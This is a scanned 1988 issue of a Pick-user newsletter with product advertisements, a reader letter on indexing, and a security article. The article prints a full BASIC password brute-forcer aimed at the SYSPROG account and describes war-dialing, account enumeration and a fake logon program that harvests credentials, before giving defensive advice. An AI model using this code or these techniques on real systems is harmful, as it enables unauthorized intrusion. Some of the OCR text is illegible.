pragma's product profiles

Issue #48 The *free* newspaper for Pick™ users. October 10, 1988

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Breaking in is easy to do. Or is it?

Do you know a disgruntled data processing worker, recently fired, who wouldn't mind destroying a payroll file just to get back at a former employer? Or perhaps you're heard of misguided students, interested in computers, with nothing better to do than use modems to dial up computer systems around the country, trying to break in? Those are typical profiles of the kinds of people who are the biggest threat to the security of a computer system.

Is your installation safe from unauthorized intrusion? Probably not, because most Pick systems use simple and very insecure methods for controlling access. This article will show you just how poor your security is, how easily it can be circumvented, and why you should take action and correct your security deficiencies now, before someone breaks into your system.

Let's assume we want to break into your computer. Like Pick, most timesharing systems allow access via account names and passwords. If we can guess or find a valid account name and its password, we're usually then given access to enough other resources, such as programming languages or file manipulation commands, to be able to wreak as much havoc as we want.

How do we find an account and its password? Almost every timesharing system has at least one special account name present at all installations. At a Pick site, that account is SYSPROG, so all that's left to do is find the password for that account.

First, we should try logging on with no password at all. This will work for a surprising number of installations! The next step is to try all possible passwords of one character each, then two characters, and so on. We'll probably find that the password is no longer than three upper case characters, but that still means we may have to try up to 26 x 26 x 26 or 17,576 possible combinations of that length. It would be easier to program a computer to do the search for us. (Instead of manually typing password guesses into the Pick machine's serial port via a terminal, we'll just plug in a computer instead of a terminal and have the computer transmit large numbers of password guesses.)

For example, the BREAK-IN program shown on this page is written in Microsoft BASIC, a language readily available on most IBM and Apple microcomputers. BREAK-IN will find the password for the SYSPROG account when the micro's serial port is connected to the serial port of a Pick machine.

In Microsoft BASIC, variables ending with % are integers up to 32K, $ symbols are variable-length strings, and other variables are reals. Reserved keywords are shown in **bold**. Line 1 of the BREAK-IN program begins by opening the serial output port so that PRINT# statements will transmit to the Pick machine at 9600 baud. PRINT statements with no modem% port number will just output to our console's display.

Line 2 defines the account we're trying to break into. The target machine prompts with a carriage return, line feed, null, carriage return, line feed, null, "LOGON PLEASE:", space, and a bell when a carriage return is entered at a logged off port, so line 5 defines those characters as the expected prompt. Line 6 defines the response to an invalid account name, line 8 is the expected response for a valid account name, and line 9 is the response to an invalid password.

The WHILE loop in lines 11 to 15 outputs just a carriage return to try and get the target machine to respond with the expected logon prompt. Line 12 clears all pending input before the carriage return is sent by line 13.

Line 21 sets up the FOR loop in lines 22 to 50 to try all passwords of length 1 through 3 using characters in t[illegible]o Z range defined by line 18. For a given password length, line 26 computes the number of possible character combinations. The FOR loop in lines 27 to 45 tries each password, which is stored as an array of ASCII codes in codes%. The account name is transmitted in line 28, the password is sent by line 33[illegible] the expected failure response as defined by lines 19 and 20 are waited for (with a five second timeout) by the get.answer routine called at line 35. Note that BREAK-IN is carefully programmed to expect account names to be echoed, while passwords are not echoed.

If the target machine doesn't respond with a warning about a bad password, then the account name is invalid or the correct password has been found. In either case, the program stops in line 43. If the program reaches line 51, max.pass.len% will have to be increased in line 21 to try longer passwords, or the character range defined in line 18 will have to be widened to include other characters, such as lower case letters, digits, or non-printing characters.

Note that the BREAK-IN program can just as easily be written in Pick BASIC and modified to be used by one Pick machine to break into another. Running on a Macintosh Plus connected to a small Zebra, BREAK-IN tries about seven passwords a second. Using a compiled version written in Pascal instead of interpreted BASIC doubled the speed. At 14 passwords per second, all A-Z combinations up to length three can be tried in 22 minutes. Length four combinations total almost half a million, but that still would take only a little over nine hours at most.

```
   BREAK-IN
01 modem%=1 : OPEN "COM1:9600" AS modem%
02 account$="SYSPROG"
03 cr$=CHR$(13) : crlfnul1$=cr$+CHR$(10)+CHR$(0)
04 crlfnul2$=crlfnul1$+crlfnul1$
05 please$=crlfnul2$+"Logon please: "+CHR$(7)
06 bad.acct$=account$+crlfnul2$+"USER-ID?"
07 lba%=LEN(bad.acct$)
08 pass.prompt$=account$+crlfnul1$+"PASSWORD:"
09 bad.pass$=crlfnul2$+"PASSWORD?"
10 tries%=0 : answer$="" : need%=LEN(please$)
11 WHILE (tries%<3) AND (answer$<>please$)
12  answer$=INPUT$(LOC(modem%),modem%)
13  PRINT #modem%,cr$; : GOSUB get.answer
14  tries%=tries% + 1
15  WEND
16 IF answer$<>please$ THEN PRINT "No logon!" : END
17 PRINT "Logon prompt detected"; : GOSUB show.time
18 firstc%=ASC("A") : lastc%=ASC("Z")
19 expected$=pass.prompt$+bad.pass$+please$
20 need%=LEN(expected$)
21 max.pass.len%=3 : DIM codes%(max.pass.len%)
22 FOR pass.len%=1 TO max.pass.len%
23  FOR i%=1 TO pass.len%
24  codes%(i%)=firstc%
25  NEXT i%
26 combos%=(lastc%-firstc%+1)^pass.len%
27  FOR i%=1 TO combos%
28  PRINT #modem%,account$;cr$;
29  password$=""
30  FOR j%=1 TO pass.len%
31  password$=password$ + CHR$(codes%(j%))
32  NEXT j%
33  PRINT #modem%,password$;cr$;
34  GOSUB bump
35  GOSUB get.answer
36  IF answer$ <> expected$ THEN
37   PRINT account$;
38   IF LEFT$(answer$,lba%)=bad.acct$ THEN
39    PRINT " isn't a valid account!"
40    ELSE
41    PRINT " password = ";password$
42    END IF
43   END
44   END IF
45  NEXT i%
46 PRINT "All passwords of length";pass.len%;
47 PRINT "have been tried, using"
48 PRINT CHR$(firstc%);" through ";CHR$(lastc%);
49 GOSUB show.time
50 NEXT pass.len%
51 PRINT "Password not found!"
52 END
53
54 get.answer: start=TIMER
55 WHILE ((TIMER-start)<5) AND (LOC(modem%)<need%)
56  WEND
57 answer$=INPUT$(LOC(modem%),modem%)
58 RETURN
59
60 show.time:  PRINT ".  Time = ";TIME$ : RETURN
61
62 bump: index%=pass.len%
63 carry: codes%(index%)=codes%(index%)+1
64 IF codes%(index%) > lastc% THEN
65  codes%(index%)=firstc%
66  IF index%>1 THEN index%=index%-1 : GOTO carry
67  END IF
68 RETURN
```

Semaphore Corporation welcomes its newest B-TREE-P customers:

Ukrops Super Markets Inc.
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



Telefolders
icon-based bulletin
boards for Macintosh
and Pick host
computers



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

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

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

Telefolders is software that turns your Macintosh or Pick computer into an iconic bulletin board host system. Any Macintosh can dial in or directly connect to your Mac or Pick host, and upload and download Mac files. You can control what files callers have access to.

Unlike text-based bulletin boards, callers see Telefolders host files displayed as standard icons, folders, and windows. There are no text menus to read or text commands to type. To exchange *any* Mac program, data, or document with the host, the caller just clicks on the desired file icon and selects "Send" or "Receive" from the Mac's pull-down menu.

Telefolders turns a Macintosh host into a single-user iconic bulletin board. On a Pick host, Telefolders supports any number of simultaneous callers sharing the same iconic database, plus Telefolders allows password-protected accounts with cash balances and transaction histories, folder locking, private folders, "phantom" icons, automatic error retry, and an automatic recent acquisitions folder.

Only Macs can connect to a Telefolders Macintosh host or to a Telefolders Pick host. Your copy of the Telefolders host is restricted for use on one computer at a time.

Telefolders for Mac hosts **$49**
Telefolders for Pick hosts (includes source code) **$995**

B-TREE-P is proven software for using B-trees on your Pick computer. B-trees allow any of the data in any of your files to be instantly located and displayed in any sort order, without having to wait for SORT or SELECT commands.

Tired of waiting for your computer to SORT or SELECT your large data files? Need to quickly find any attribute? Want to scroll files up or down, in any sort order? With B-TREE-P you can instantly search, sort, and scroll any data from any file.

Now you can instantly look up customers by name, street, ZIP code, or any other field — not just by customer number. Now you can immediately find inventory entries by quantity, cost, or description — not just by part number. Whatever files you use, now you can instantly locate and display your data any way you want, without having to wait for endless SELECTs.

You can immediately display any record in any file just by typing one or more starting characters that match any field in the record. You can display not only a selected record, but also any previous and next records, using any sort order you specify. You can jump to any record in a file at any time, then browse through the file by scrolling up or down, a record at a time or a page at a time, in any sort order.

B-TREE-P and a few *optional* minor changes to your existing data entry programs are all that is necessary for you to immediately be able to search, browse, or output your data quickly and conveniently. Modifications to your existing data files are totally unnecessary.

B-TREE-P includes all necessary BASIC source code for a B-tree system that works with any file. Included are an insertion subroutine, deletion subroutine, lookup subroutine, previous/next subroutine, and complete instructions. Plus, you receive the source code for a complete demonstration system that uses B-TREE-P to maintain a name and address file, including an editor program for creating and changing name and address records, a browser program for displaying records, and a printer program for listing file items in order without having to wait for a sort.

When you order, we'll send you complete B-TREE-P source code and all necessary documentation, along with all back issues of our special B-tree newsletter. B-TREE-P includes a license agreement limiting your use of B-TREE-P to one computer at a time. Multi-CPU and OEM resale agreements are also available.

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Pragma's Product Profiles is a newspaper published since 1984, and is distributed free to Pick operating system users in the USA. *Product Profiles* features articles of interest to Pick users, and offers free advertising for vendors of Pick hardware, software, and services. Back issues can be obtained by sending a stamped, self-addressed envelope.

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STRIDE is an integrated package of manufacturing and distribution software for General Automation Zebra computers using the Pick operating system.

STRIDE includes 18 modules to automate every aspect of a manufacturing or distribution company: accounts payable, accounts receivable, cost accounting, customer service, engineering, fixed assets, general ledger, inspection, order entry, payroll, personnel, production control, programming, purchasing, receiving, shipping, shop floor, and stock room. The production control module includes regenerative Materials Requirement Planning.

STRIDE consists of approximately 200 programs, 350 procs, 80 formatted screens, 655K bytes of online user documentation, and 225K bytes of online programmer cross reference documentation. The approximately 100 files in STRIDE require 2.5 million bytes of disk space for installation. STRIDE uses no assembler code.

STRIDE has a clean, modular, well-structured, and conceptually integrated design. STRIDE simultaneously and correctly updates multiple files as soon as transactions are entered, in order to provide a database that is always up to date, and to avoid unfriendly batch-style processing.

STRIDE is well-documented, especially for the programmer. Extensive cross-references carefully document all program, proc, and data interdependencies, so that modifications are easy and predictable.

STRIDE includes a license agreement and Semaphore's B-TREE-P package. OEM licenses are also available.

STRIDE, source code and documentation $9,900
STRIDE, when purchased with a Zebra .....no charge

Find-a-User is an on-line service that lets you locate Macintosh users in the USA. You can look up individual users by name, company, or address, and get a complete mailing address and phone number for one-time use. You can copy any size range of names, companies, or addresses into your computer and prepare your own mailing. Need all Macintosh users at business addresses in Fargo, North Dakota? There are no minimum use requirements, so Find-a-User is ideal for getting small lists any time you need them.

You can access Find-a-User with a modem and any computer or terminal. It's menu driven and very easy to u[illegible] You are only charged for the quantity of name or address items retrieved during e[illegible] call placed at 300, 1200, or 2400 baud. Find-a-User accept[illegible]ls 24 hours a day. There are no registration or subscription charges, no connect or access charges, no renewal charges, no minimum charges, no monthly charges, or any other charges of any kind.

Ask for our one-[illegible] use agreement. Addresses may be used for one-time mailir[illegible]nly. Phone numbers may be used for one-time follow-up calls only. Dial (408) 662-2717 with a modem and logon to the DEMO account to try looking up actual Find-a-User names, absolutely free of charge.

Find-a-User access, per name .....4¢

Pragma (not to be confused with *Pragma's Product Profiles*) is the original 48-page technical journal for Pick users published quarterly beginning in August 1982. Each issue is packed with software and helpful information, including interviews, complete and debugged program listings, and detailed, explanatory articles for readers at all levels of experience. All seven back issues are available. Issue #1 is a reprint.

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

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COMICS allows a jail to provide better cash control and commissary service with less effort and cost, and pays for itself in no time.

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
New B-TREE-P installations are sprouting up every day!



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A burglar breaking in by modem may be forced to work at 2400 baud or even just 1200 baud, but all that's needed to find a vulnerable system is a little time and patience, even if the target's phone number is unknown. For example, commonly available "intelligent" modems can be program-driven to automatically dial one phone number after another, looking for a carrier tone from an answering modem. There are only 10,000 possible numbers for a given three-digit phone number prefix. With careful tuning of the modem's timeout parameters, a burglar can easily make a modem dial and test a number every few seconds. Even at a generous 30 seconds per number, a burglar can find every answering modem in a given prefix area in less than four days.

Even if the burglar doesn't know a standard account name such as SYSPROG, the BREAK-IN program can be changed to try every possible account name first, just as it tries every possible password. Inevitably, a system will have some easy-to-find account such as X or BOB or TEST. (Can you see why Pick and many other systems make it easy for a burglar to find an account by requiring a valid account name *before* prompting for a password? A better design is to prompt for a password *regardless* of what account name is entered, then simply reporting "invalid account and/or password" if either is wrong. That way, a burglar can't tell if either the account or the password or both are wrong. Systems should also not allow an unlimited number of logon attempts without somehow notifying the system administrator that someone is trying to break in.)

Even if a burglar gets into one account, but finds it uninteresting or limited, it can be used to find other accounts and passwords if the account allows programming to be done. The trick is to leave behind a custom logon program that prompts for and accepts account names and passwords just like the system does, but saves the information in a file before performing the requested logon. If done correctly, users won't notice the difference, and the burglar can come back later and find the accounts and passwords saved in the file.

Another problem is that many systems don't even force a modem port to logoff if a caller hangs up without manually logging off first. As a result, a burglar can dial in and be logged on without even having to provide an account and password!

So how can a system be set up for better security? Studies have shown that most systems use short account names and passwords, if any passwords at all. The obvious and most important step to take is to use longer account names and passwords, say at least six characters, chosen from a large character set, and to change them regularly. For example, at 100 passwords per second, generating all possible passwords of six upper case characters takes over a month. If lower case letters are incl[redacted] the required time stretches to over six years!

This month's mailbag

A better way to index?

A short program to generate an inverted file with a sequentially incrementing ID appeared in *Product Profiles #47*. Most Pick implementations (if not all) support the use of attribute 9998 as an item counter. By using the SREFORMAT verb with attribute 9998, one can build the same type of inverted file faster without having to write a BASIC program to do it.

For example, to invert your example PARTS file by description (AMC1), first ensure that the dictionary item 9998 is in the Master Dictionary of the account you are working on. If it is not, simply create an item referencing attribute 9998 in line 2. A command like the following may then be used for the inversion (**bold** indicates the user's input):

```
>SREFORMAT PARTS BY AMC1 9998 AMC0
FILE>INDEX
```

Pick itself will then proceed to build the index. A simple COUNT of the INDEX file will fairly quickly return the total number of items written, and that number plus one can be entered with the editor to create the MAXI item needed by your FIND.PARTS browser program.

This is simply an alternative way of accomplishing the same thing as your FILL.INDEX program, but through the use of the operating system itself. The main advantage of this approach over the BASIC program is that it would be faster on large files.

John Strosnider, San Marcos, CA

We deliberately decided to use FILL.INDEX instead of SREFORMAT because (1) not all Pick-style implementations have REFORMAT verbs, (2) the creation of the MAXI item doesn't have to be a separate manual step, (3) REFORMAT and SREFORMAT are always dangerous to use because if only a carriage return is accidentally hit at the FILE> prompt, the source file gets clobbered, and (4) we guessed FILL.INDEX wouldn't be intolerably slower than SREFORMAT, even for large files. Anyone care to try some benchmarks?

Note that if 9998 items aren't available, the equivalent can be created on most systems with the NI symbol in a F; or A; correlative. Also, not all versions of Pick automatically look in the MD file if a dictionary word isn't found. In that case, the 9998 item should be placed in the PARTS dictionary, not MD. In any case, if you want to use SREFORMAT, you can still avoid a COUNT by doing a SSELECT PARTS instead of SREFORMAT, noticing the number selected, then using just a plain REFORMAT, and then creating MAXI using the number reported by the SSELECT plus one. — Editors

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*Webster's New Dictionary of Synonyms, G. & C. Merrian Co., 1978